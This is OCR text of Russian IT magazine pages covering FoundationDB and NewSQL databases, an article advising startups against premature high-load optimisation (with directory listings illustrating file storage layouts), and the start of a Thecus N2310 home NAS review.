FoundationDB — это key-value хранилище, с упорядоченными ключами, с поддержкой ACID-транзакций (в операциях на множестве ключей!), которое развертывается на кластере равнозначных узлов. Авторам неизвестны аналогичные NoSQL-решения. Транзакции на key-value поддерживаются в BerkeleyDB, но это вообще-то встраиваемая СУБД. Упорядоченность ключей есть в HBase (при особых настройках и в Cassandra), но тут никто не говорит о транзакциях. Lightweight-транзакции не в счет. Получается уникальное и мощное сочетание. А поверх key-value находятся слои (так и называются: Layers), которые представляют более высокоуровневую модель хранения и языки запросов. Самим FoundationDB разрабатывается SQL Layer, раньше он был отдельным проектом под названием Akiban. Есть слои для хранения документов и графов.

Печалит, что почти все новейшие СУБД — проприетарные. Остается только надеяться, что эта болезнь в скором времени пройдет :)

Key-value хранилище — проприетарный продукт. Есть ограниченная бесплатная версия. А вот SQL Layer и многие другие слои — уже свободное ПО, под AGPL. Хранилище написано на C++. Процессы однопоточны, асинхронны, работают на одном ядре CPU и обслуживают каждый свою порцию данных. На каждом узле кластера нужно запускать несколько процессов, согласно числу CPU, что делается вполне прозрачно. Все узлы кластера равнозначны, однако некоторые (требуется нечетное число) играют роль координаторов. Координаторы отвечают за поддержку топологии кластера для репликации данных, определение доступности сегмента кластера в случае разделения.

Репликация прозрачна. Кластер может хранить до трех копий данных. Учитывается распределение узлов между дата-центрами. Шардинг ключей осуществляется по диапазонам (примерно как в MongoDB), что требует постоянной перебалансировки кластера, которая проходит тихо и незаметно. Наличие и объем фоновой балансировки — важный параметр кластера. Он виден в выводе стандартной команды статуса. Сетевой протокол и API — свои собственные. Поддерживаются операции записи и чтения по ключу, сканирования диапазона (помним, ключи упорядочены), начало и завершения транзакций. Имеется два способа хранения данных. Либо B-деревья хранятся прямо в файлах на диске, что хорошо работает только на SSD. Либо копия данных живет в ОЗУ, а на диск пишутся логи и снапшоты.

SQL Layer написан на Java. Это совершенно отдельное сетевое приложение. Клиенты подключаются к SQL Layer по сети, SQL Layer подключается к key-value хранилищу тоже по сети. Это увеличивает время обработки запроса, но разработчики и не утверждают, что latency у них лучше всех. Слой SQL не хранит состояния, все данные записываются в хранилище, поэтому размещать этот процесс можно где угодно и в любом количестве. Разработчики рекомендуют запускать SQL Layer на каждом клиентском узле (на бэкенде твоего веб-приложения, например). Но можно разворачивать и на узлах с хранилищем, лишь бы памяти хватило. С SQL Layer можно общаться по протоколу PostgreSQL, совместимость почти полная.

У key-value хранилища имеется ряд интересных ограничений. Размер ключа — не более 10 Кб. Размер значения — не более 100 Кб. Длительность транзакции — не более 5 с.

Одна транзакция может изменить не более 10 Мб данных. Вообще, к транзакциям у FoundationDB отношение трепетное. Первым пунктом в white paper идет ода транзакциям: они удобные, понятные, полезные и не такие уж дорогие. После стольких грубых слов, сказанных о транзакциях разработчиками NoSQL-решений, на глаза наворачивается скупая мужская слеза. Транзакции честные. Атомарность распространяется на несколько операторов, укладывающихся в указанные выше ограничения по времени и объему транзакции.

Изоляция обеспечивается мультиверсионностью представления данных, кроме того, если две транзакции конфликтуют (например, одна изменяет те же ключи, которые читает другая), то более поздняя завершается с ошибкой. На клиенте рекомендуется повторять транзакции до достижения успеха. Зато обеспечивается уровень изоляции serialized для многопользовательского доступа. Есть оператор явного начала транзакции.

SQL Layer расширяет реляционную модель группами таблиц. Цель та же, которой руководствовались создатели документо-ориентированных NoSQL, — ускорение доступа к связанным данным. Ты находишь в схеме данных тесно связанные таблицы (типичный пример: заказ и товары в нем) и объединяешь их с помощью специального внешнего ключа в группу таблиц. Не в документ, а в группу таблиц. В одну группу входят иерархически связанные таблицы, так же как в документ объединяются иерархически подчиненные данные.

Группа таблиц хранится целиком, все ключи в группе образуют непрерывный диапазон. Это значит, что с большой вероятностью группа таблиц хранится на одном узле кластера и все операции над ней могут быть выполнены на этом узле. Поэтому джойны внутри группы более эффективны. Тем не менее таблицы внутри группы остаются полноценными SQL-таблицами, их можно спокойно джойнить с таблицами из других групп. Жаль, что нет возможности делать реплицируемые таблицы-справочники, поскольку добавлять их в группы не всегда возможно (в корне дерева таблиц может быть другой объект), а джойнить данные с разных партиций — дорого.

Огромный плюс групп таблиц перед документами — иерархию подчинения можно поменять, просто переставив внешние ключи, несколькими ALTER TABLE. SQL-слой сам озаботится пересозданием ключей и перераспределением данных. Кроме обычных B-tree индексов, FoundationDB предоставляет spatial-индексы. Причем, в отличие от большинства СУБД (Oracle, PostgreSQL, MySQL), это не R-tree, а z-order индексы. Объясняется этот выбор тем, что под SQL-слоем лежит key-value хранилище. Кроме того, FoundationDB позволяет делать индексы на группу таблиц. Аналогом в традиционных базах могут служить materialized view для Oracle и PostgreSQL или join-indexes для Teradata.


Нет явного ограничения на сложность запроса и подзапросов: их можно использовать как в секциях FROM и WHERE, так и в SELECT и SET

Кроме разнообразных индексов, в FoundationDB есть продвинутый оптимизатор, который умеет не только сочетать несколько различных индексов для одной таблицы / группы таблиц, но и использовать покрывающие индексы. Оптимизатор перестраивает план выполнения запроса при устаревании статистики, в отличие от всех рассмотренных выше СУБД. Статистика собирается автоматически, но может быть обновлена и вручную соответствующей командой ALTER TABLE ... UPDATE STATISTICS. Сам план не содержит всей желаемой информации (ожидаемая мощность выборки, время CPU), но позволяет понять, что же происходит.

Совместимость с ANSI SQL потрясающая даже для реляционной СУБД. Синтаксис не только соответствует стандарту даже в мелочах (GROUP BY и RETURNING), но и имеет свои специфические расширения. К примеру, во внешнем ключе достаточно указать, на какую таблицу идет ссылка, столбцы указывать необязательно. Есть возможность получать строки результирующей выборки в JSON, достаточно написать SELECT ** FROM ... (еще один реверанс в сторону документов). В индексе по табличной группе можно указывать порядок соединения таблиц.

Нет явного ограничения на сложность запроса и подзапросов: их можно использовать как в секциях FROM и WHERE, так и в SELECT и SET. Апофеозом стало то, что фрагмент кода живого проекта на PostgreSQL (около тысячи строк), выбранный для тестирования особенностей диалекта, выполнился без единой синтаксической ошибки.

Структура рынка СУБД



ЗАКЛЮЧЕНИЕ

Как видим, вариантов горизонтального масштабирования реляционной модели на кластер не так уж и много. Весьма популярно шардирование по хешу ключа. Но это вносит заметные ограничения на эффективные джойны. Фактически с тем же удобством, что и на одном старом добром SQL-сервере, можно оперировать данными только в одной партиции. А в таком случае это данные, шардированные по одному-единственному значению ключа.

Гораздо интереснее смотрится подход FoundationDB/ Akiban. Все-таки объединять таблицы в группы-документы — это гораздо естественнее, чем использовать для их хранения специальные типы колонок (например, JSON) внутри таблиц, как делают классические СУБД. Операции уже внутри этого агрегата становятся более эффективными, как в документо-ориентированных NoSQL, а самое приятное — состав агрегата можно менять.

Радует, что СУБД переходят на однопоточную асинхронную (событийную, акторную…) архитектуру. Ту самую, которая может быть тебе известна по Node.js или Erlang. Один поток, занимающий одно ядро CPU, может обслуживать в таком варианте десятки тысяч одновременных запросов. Это действительно помогает существенно повысить throughput, то есть количество обрабатываемых запросов в единицу времени.

Печалит, что почти все новейшие СУБД — проприетарные. Остается только надеяться, что это болезнь роста и вскоре мы увидим их и под свободными лицензиями. Похоже, что рынок NewSQL еще более перегрет, чем NoSQL. Множество решений конкурирует друг с другом. Каждый обещает совершенно уникальную, а по факту — вполне известную технологию. Поддержка реляционной модели изрядно хромает. Транзакционность снова воспринимается как конкурентное преимущество, но реализовать ее под силу далеко не всем. Действительно стоящих и прорывных решений — единицы. Будем ждать, когда недостойные вымрут, а достойные станут еще лучше. Мы будем болеть за FoundationDB ;).]I[





ПРЕЖДЕВРЕМЕННЫЙ ХАЙЛОАД

КАК ПЕРЕСТАТЬ БОЯТЬСЯ НАГРУЗКИ И НАЧАТЬ ДЕЛАТЬ ПРОДУКТ

Мы уже говорили о том, что такое хайлоад и какой он бывает, а теперь хотелось бы коснуться достаточно больной темы — стоит ли к нему готовиться молодым компаниям, которые только начинают разрабатывать свой продукт. И если стоит, то на каком этапе разработки.


Дмитрий Чумак
dchumak@itsumma.ru


Евгений Потапов
eapotapov@itsumma.ru


Понятное дело, что всем разработчикам, как людям техническим, хочется интересных и сложных задач и архитектур, но на старте важен баланс технологий и клиентских фич продукта. С одной стороны, надо как можно быстрее выкатывать новую функциональность, с другой — не оказаться в точке, когда ничего не работает из-за сложных нагрузок и сделать ничего нельзя. Как бы авантюрно это ни звучало — за пять лет работы мы почти не видели, чтобы компания действительно оказывалась в такой ситуации, что сделать было уже ничего нельзя (за редкими исключениями). Зато видели множество случаев, когда компании тратили свое время на то, чтобы готовиться к жуткой посещаемости, до которой в итоге банально не доживали.

Как говаривал дедушка Кнут, преждевременная оптимизация — корень всех зол. И в данной статье мы хотим пройтись по ее трем видам, которые видим чаще всего в веб-разработке. Это:

- преждевременная оптимизация работы с базой данных;
- преждевременная оптимизация всего приложения в целом;
- чрезмерное увлечение хипстерскими технологиями в надежде найти серебряную пулю.

ПРЕЖДЕВРЕМЕННАЯ ОПТИМИЗАЦИЯ РАБОТЫ С БАЗОЙ ДАННЫХ

Мы часто видим, как стартапы ожидают, что с первого же дня основная нагрузка ляжет на базу данных, которая не сможет справиться с растущим объемом запросов и положит проект. В одной дружественной нам компании, которой, к сожалению, теперь уже нет, разработчики исходили из того, что гигантское количество данных будет уже на старте. И разработку проекта начали с планирования архитектуры, которая дала бы возможность легко и практично балансировать данные между любым количеством серверов. При этом схема учитывала возможность добавления новой шарды базы данных на лету.

Разработчики возвращались к этой подсистеме несколько раз на протяжении двух лет — она не была полностью готова, а разработчики, связанные с продуктовой частью, регулярно меняли схемы БД. В итоге проект был закрыт, а силы, которые могли бы быть брошены на совершенствование продуктовой части, были потрачены на создание подсистемы, которую никогда не пришлось использовать.

На деле — шардинг необходим как решение двух проблем:

1. Операции с БД в условиях огромного объема данных.
2. Масштабирование нагрузки на дисковую запись.

Отдельно хотелось бы отметить: в 99 из 100 случаев (и в условиях широкой доступности SSD в наши дни) задачи масштабирования **записи** возникают далеко не сразу. Чтобы контент создавался, пользователя надо заинтересовать. При этом большие объемы данных в вашей системе также не окажутся внезапно и сразу — почти наверняка у вас будет время на модификацию архитектуры в процессе работы системы так, чтобы она могла масштабироваться по записи.


Что может этому помешать и что действительно стоит сделать в начале? Мы скажем крамольную вещь: следует быть крайне осторожным с использованием любых абстракций доступа к базе данных. Да, ORM — это клево и удобно, но, когда речь зайдет о том, что запрос надо раскидать по двум разным местам, — тебе придется докопаться до самых глубин используемого ORM, чтобы понять, как это реализовать. Мы часто видим, как, казалось бы, простая задача модификации в условиях генерирования SQL-запросов превращается в настоящий ад.


Вторая оптимизация с точки зрения программиста, которую можно сделать, — это сразу предусмотреть, что серверов может быть несколько, и в момент выбора данных допустить то, что SQL-запрос может быть выполнен на одном из нескольких серверов. То есть: у тебя есть объект доступа к БД, и у тебя есть SQL-запрос, который ты хочешь выполнить. По-хорошему, в том месте, где ты выполняешь этот запрос к серверу, ты должен иметь возможность непосредственно выбрать сервер, к которому обращаешься.

И еще немного про ORM: в условиях высоких нагрузок не может получиться нормального разделения сфер влияния — программист программирует, а администратор БД администрирует БД. По сути, работа программиста должна уже исходить из специфики работы с БД, поскольку даже небольшие модификации (форсирование использования индексов, изменение запроса под специфику оптимизатора базы данных) могут дать огромный прирост производительности. Простота и доступность ORM изолируют всю эту специфику от разработчика и дают шанс сгенерировать безумный запрос, который для программиста будет выглядеть вполне нормальным.

На одном из проектов — сайте с вопросами и ответами, написанном на джанге, — мы видели, как список вопросов на протяжении какого-то количества кода перед его получением был ограничен рядом критериев. С точки зрения программиста все выглядело более-менее OK — время от времени к объекту списка просто дополнялся новый критерий. В итоге же ORM джанги генерировал запрос на 25 group by, которые экспоненциально создавали нагрузку на базу по мере роста объема обрабатываемых данных. И если бы запрос был в виде простого SQL — еще оставался шанс подумать, как оптимизировать процедуру, но в этом случае все было сильно усложнено.

Напоследок про часть с оптимизацией БД. Как мы уже сказали, мы чаще видим нагрузку на чтение, чем на запись. Организовать большую нагрузку на запись — это отдельный успех :). А нагрузку на чтение можно балансировать вообще без особых изменений со стороны кода. Если мы готовы к тому, что во время выполнения запроса мы можем выбрать сервер, то, если нам надо балансировать чтение, мы можем просто создать n-ное количество slave-серверов. А при выполнении селекта рандомно выбирать один из серверов, на котором уже и выполнять этот селект. А запись производить только в один отдельный master.



Примерная схема работы начинающих стартаперов





ПРЕЖДЕВРЕМЕННАЯ ОПТИМИЗАЦИЯ ВСЕГО ПРИЛОЖЕНИЯ В ЦЕЛОМ

Эта история начинается так же: одни наши друзья ожидали сто миллионов пользователей. Послушали доклад про то, как все устроено в Яндексе, и захотели сделать у себя так же. Решили, что nginx будет собирать веб-страницы по шаблонам в XSLT/XML, описывающим общую структуру компонентов на странице. При запросе nginx парсит файл, видит, какие используются компоненты, и по каждому компоненту обращается на бэкенд за его отрендеренной версией, передавая идентификатор сессии, чтобы сохранить состояние. А соответственно, бэкенд всей платформы понимает, как получать такие запросы и генерировать вывод компонента.

В итоге создание этого решения заняло больше года, привлеченные C-разработчики запросили предоплату, но так и не сделали модуль, который бы реализовывал данный функ-


Почти идеальная схема работы с базой






```
[root@Atlas users]# cat /tmp/img_dates
итого 7,4M
drwxrwxrwx 260 www www 2,2M Апр  1 13:42 .
drwxr-xr-x   3 www www 4,0K Мар 18 11:34 ..
drwxrwxrwx   2 www www  12K Ноя  9 11:48 201311
drwxrwxrwx   2 www www  13K Дек  4 02:16 201312
drwxrwxrwx   2 www www  12K Янв  2 13:02 201401
drwxrwxrwx   2 www www  12K Фев 14 07:26 201402
drwxrwxrwx   2 www www  12K Мар  5 14:47 201403
drwxrwxrwx   2 www www  12K Апр 11 10:03 201404
drwxrwxrwx   2 www www  12K Май 12 20:19 201405
drwxrwxrwx   2 www www  12K Июн 10 22:58 201406
drwxrwxrwx   2 www www  14K Июл  2 14:05 201407
[root@Atlas users]#
```



Разделяем данные по времени…

```
[root@Atlas photos]# cat /tmp/img_dirs | head
итого 7,4M
drwxrwxrwx 260 www www 2,2M Апр  1 13:42 .
drwxr-xr-x   3 www www 4,0K Мар 18 11:34 ..
drwxrwxrwx   2 www www  12K Июл  9 11:48 00
drwxrwxrwx   2 www www  16K Июл  4 02:16 01
drwxrwxrwx   2 www www  12K Июл  2 13:02 02
drwxrwxrwx   2 www www  12K Июл 14 07:26 03
drwxrwxrwx   2 www www  12K Июл  5 14:47 04
drwxrwxrwx   2 www www  12K Июл 11 10:03 05
drwxrwxrwx   2 www www  12K Июл 12 20:19 06
[root@Atlas photos]# cat /tmp/img_dirs_0b
итого 193M
drwxrwxrwx   2 www www   16K Июл 10 22:57 .
drwxrwxrwx 260 www www  2,2M Апр  1 13:42 ..
-rw-r--r--   1 www www   81K Апр  1 12:19 0141c03eb097a2fef61087f395ee01.jpg
-rw-r--r--   1 www www  1,9M Апр  1 12:19 0189c17f7fe892a42eaec12c4d0768.jpg
-rw-r--r--   1 www www  1,3M Апр  1 12:19 01e54a207ce9b049c188d3eb653f1e.jpg
-rw-r--r--   1 www www   83K Апр  1 12:19 027f189693e1d50a9f6c431ca80085.jpg
-rw-r--r--   1 www www  216K Апр  1 12:19 04c95e7d758ee079f59b584439c5df.jpg
-rw-r--r--   1 www www  3,7M Апр  1 12:19 04ef05f45954277d28f961060a1f2a.jpg
-rw-r--r--   1 www www   42K Апр  1 12:19 0670b7ca05c87dd467172b477234e4.jpg
-rw-r--r--   1 www www  2,9M Апр  1 12:19 0798ae7384c8d82cb0e7e0c94eb72d.jpg
-rw-r--r--   1 nginx  nginx   3,6M Апр 11 16:17 093ff9b17e060367b5795ef57c1cdb.jpg
-rw-r--r--   1 www www   48K Апр  1 12:19 0c58866fb929a2c75195b2b35a34ba.jpg
-rw-r--r--   1 www www  167K Апр  1 12:19 0e42bd56b0ad440579ae5de7a387ae.jpg
-rw-r--r--   1 www www  6,4M Апр  1 12:19 0ec4e2b809ef7fe084580640f3168e.jpg
-rw-r--r--   1 www www   57K Апр  1 12:19 12046c96cd977efc9701bbc7a6faeb.jpg
-rw-r--r--   1 www www  2,1M Апр  1 12:19 121e1baa8f6a705960615d8c59ce40.jpg
-rw-r--r--   1 www www  210K Апр  1 12:19 14b4f16e2e9f11fbdb85cc0b3362d1.jpg
-rw-r--r--   1 nginx  nginx   112K Июн  4 12:27 15ba57fd0b4b217344c787c3e62457.jpg
-rw-r--r--   1 www www  5,4K Апр  1 12:19 160938b4811d657cfc12053bf27276.jpg
-rw-r--r--   1 www www   15K Апр  1 12:19 162369bf6effef7ba6207301cfec87.jpg
-rw-r--r--   1 www www  1,1M Апр  1 12:19 1626bb9fda532b757b84d915a4b759.jpg
-rw-r--r--   1 www www  2,9M Апр  1 12:19 17040dbc85b28722fa1416614bc202.jpg
-rw-r--r--   1 www www   87K Апр  1 12:19 1927a4d4fa0598a6e974eac3f51fa3.jpg
-rw-r--r--   1 www www  125K Апр  1 12:19 197065c2af1d88cabb445c9d7c0024.jpg
-rw-r--r--   1 www www   40K Апр  1 12:19 1ae65c2e3be22f8e47a0cf862f3295.jpg
-rw-r--r--   1 www www  7,9K Апр  1 12:19 1b368fdd5379fce66f077628ecc3b2.jpg
-rw-r--r--   1 www www  6,6M Апр  1 12:19 1bde32dbd3738c5360ffff614e11d0.jpg
-rw-r--r--   1 www www  3,0M Апр  1 12:19 1d13cba7f141bda41651acde1b8840.jpg
-rw-r--r--   1 www www  539K Апр  1 12:19 1dcebbc3342bc848ab9344b939d563.jpg
[root@Atlas photos]#
```



…либо же просто по хешу

ционал в nginx. Впрочем, он и не потребовался, так как после двух лет разработки проект пришлось свернуть.

В наш XXI век облачных технологий, где CPU-ресурсы масштабируются довольно дешево по вертикали, а балансировщики нагрузки включаются за очень короткое время, создавать заранее какой-то специфический код для балансировки приложения, на наш взгляд, кажется лишней работой. Что вы действительно можете сделать, так это предусмотреть, чтобы сессии пользователей не были привязаны к конкретной веб-машине, и после этого просто клонировать то количество веб-инстансов, которое вам нужно в ожидании оптимизации кода.

Другая крайность, которую мы встречали в своей практике, — это усложнение работы со статическим содержимым, загружаемым пользователями. В расчете на высокую нагрузку разработчики создают поддержку кластера nginx-серверов с WebDAV-модулем. Каждый файл, загружаемый пользователем, сначала ложился на промежуточный сервер, а следом отправлялся на WebDAV-сервер, откуда позже отдавался nginx'ом. Информация о месте хранения этого файла сохранялась в базе. Реальная нагрузка на этот проект так и не пришла.

Действительно серьезной проблемой, на наш взгляд, для большинства проектов является лишь полное отсутствие какого-либо принципа хранения файлов — когда все складывается в одну директорию. И когда в один прекрасный день ты понимаешь, что файлов стало под 70 тысяч и ext4 не дает тебе записывать новые, ты либо придумываешь разумную схему распределения файлов, либо переезжаешь, к примеру на XFS. Во втором случае тебя уже ничто не спасет :).

Как мы предлагаем решать этот вопрос всем клиентам:

1. Если есть разделение «горячих» и «холодных» данных по времени (свежие фотографии ВКонтакте пролистывают чаще, чем старые), а поток заливаемых данных примерно одинаков — при загрузке файлов храни файлы в директории, созданной из даты/времени момента загрузки. В зависимости от количества это может быть просто разбиение по дням, а может быть разбиение по часам. Опять же так будет проще удалять старые файлы при необходимости.
2. Если разделения данных на свежие и не очень нет, то можно высчитывать два различных цифровых хеша от имени файла, а затем использовать их в некой структуре директорий, внутри которой уже складывать сам файл.

Но что делать, если мы боимся, что сервер не вывезет нагрузки на чтение? На первом этапе нас спасет lsyncd, который поможет распределить статику по нескольким отдельным серверам и тем самым распределить нагрузку на ее чтение. А так как статика везде одинаковая, то читать ее можно с любого сервера. При необходимости можно будет легко добавлять в схему дополнительные мощности, пока программисты наконец не придумают более тонкую схему. Но будь осторожен — помни, что нет ничего более постоянного, чем какой-то временный костыль. От них обязательно нужно будет избавиться.

ПРО ХИПСТЕРОВ И СЕРЕБРЯНУЮ ПУЛЮ

Не стоит сломя голову бросать проверенные временем и миллиардами RPS'ов решения ради новых модных фишечек, в надежде найти спасение от всех бед сразу. Зачастую оказывается, что даже если какие-то сверхновые методики и технологии решают какие-то из твоих текущих проблем, то при этом они добавляют изрядную долю новых, даже о потенциальной возможности которых ты мог никогда не задумываться. Взять, к примеру, те же NoSQL базы данных. В увлечении NoSQL как панацеей от проблем с БД на самом деле есть очень много подводных камней. Например, на большинстве NoSQL-решений синхронизация данных на диск — это глобальный лок, во время которого работа с базой данных крайне затруднительна. При использовании редиса, если находящиеся в нем данные тебе нужны, у тебя есть два выхода:

1. Иметь на отдельной машине слейв, который будет периодически дампить данные.
2. Отключить дамп на мастере, не делать слейв, постоянно молиться, что ничего не упадет.

По сути, две главные проблемы всех новых технологий следуют одна из другой:


1. Сырость решения.
2. Отсутствие базы знаний по существующим проблемам.

Если у тебя есть проблема с MySQL и Postgres, ты можешь написать про нее в гугле и почти наверняка найдешь миллион людей, которые встречались с подобной до тебя. Если же проблема связана с какой-то свежей технологией, велик риск, что придется выходить на разработчика и вместе разбираться, что к чему. Мы сами однажды слишком увлеклись подобными вещами (и это произошло даже уже на относительно известном и долго разрабатываемом Openstack'е) — вместо привычных методов виртуализации хотелось иметь возможность управлять виртуальными машинами «как в амазоне». Для этого мы выбрали Openstack, с которым мучились в течение следующего месяца. Основная причина страданий — сырость и необходимость поддержки. Для того чтобы запустить виртуальную машину в Openstack, работают пять Python-демонов, взаимодействие между которыми идет через RabbitMQ, а код постоянно меняется. Понятное дело, что сломаться там может все что угодно, и оно ломается.

НЕ ПЕРЕГИБАЙ

С другой стороны, быть совсем уж ретроградом тоже опасно. Давай вспомним Perl-разработчиков (мы совсем не хотим обидеть Perl-разработчиков), которые говорили, что Perl лучше, чем PHP, Perl лучше Python, Perl лучше Ruby и так далее. И сейчас мы видим огромное количество Perl-разработчиков, рынок для которых постепенно закрывается. Как же быть? Главное — найти кого-нибудь, кто прошел тернистый путь выбранной технологии до тебя :). У очень многих людей есть достаточно свободного времени, а стартапы, которые выделяют по два года на всякие технологические решения, всегда будут существовать. Выбрал хитрую технологию, про которую все пишут? Найди ребят, которые уже пробовали и помогут. ЭС

ОБЗОР БЮДЖЕТНОГО NAS ДЛЯ ДОМА



Артём Костенко
Izbranniy@mail.ru

THECUS N2310

Thecus N2310 — недорогое домашнее сетевое хранилище

Мало кто думал, что идея виртуальных облаков, высказанная еще в 1970-х годах, обретет такую популярность в наши дни. В современный мобильный век сетевые хранилища становятся все популярнее, предоставляя своим пользователям множество плюсов: доступ к файлам практически из любого места, возможность одновременно смотреть разные фильмы на разных устройствах, но с одного диска, доступ к редактированию одного документа разными людьми и многие другие. Однако есть и ряд неудобств, например, таких, как ограничение доступного дискового пространства: многие онлайн-сервисы предоставляют пользователю лишь пару гигабайт, а за больший объем приходится дополнительно доплачивать. К тому же не все пользователи решаются доверять свои личные данные сторонним организациям, которые теоретически могут делать с ними все что угодно, включая закрытие доступа или использование в своих целях.



Thecus N2310 имеет разъемы USB 3.0, USB 2.0, LAN, питания, а также отверстие для сброса настроек и замок Kensington

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Операционная система устройства: Thecus OS 6
Клиентские операционные системы: Windows, OS X, Linux, iOS, Android и другие
Процессор: AppliedMicro APM86491 800 МГц
Оперативная память: 512 Мб DDR3
Файловая система: ext4
Кнопки: питание, копирование с USB, сброс настроек
Индикаторы: включение, статус, LAN, USB, 2 × HDD
Интерфейсы: 1 × RJ45, 1 × USB 2.0, 1 × USB 3.0, 2 × SATA 3
Поддерживаемые HDD: 2 × 2,5" / 2 × 3,5" (не входят в комплект поставки)
Поддерживаемые интерфейсы: однодисковый том, JBOD, RAID 0, RAID 1
Питание: внешний БП мощностью 40 Вт
Энергопотребление (без HDD): 5 Вт
Размеры: 135 × 97 × 207 мм
Масса: 790 г
Дополнительно: поддержка горячей замены накопителей
Цена: от 5500 рублей

К счастью, решение данной проблемы существует, и имя ей NAS (Network Attached Storage), или частная сетевая система хранения данных, которая поможет создать твое собственное виртуальное облако без ограничений и с дополнительными фишками. При этом развитие технологий ARM-процессоров позволило выпускать недорогие NAS, которые можно использовать в домашних условиях в качестве многофункционального сервера. Одним из самых крупных игроков на этом рынке является компания Thecus. Модель Thecus N2310 отлично подойдет для организации домашнего сетевого хранилища благодаря невысокой цене (5500 рублей), простой настройке и поддержке двух накопителей любого объема и форм-фактора.


КОМПЛЕКТАЦИЯ И ВНЕШНИЙ ВИД

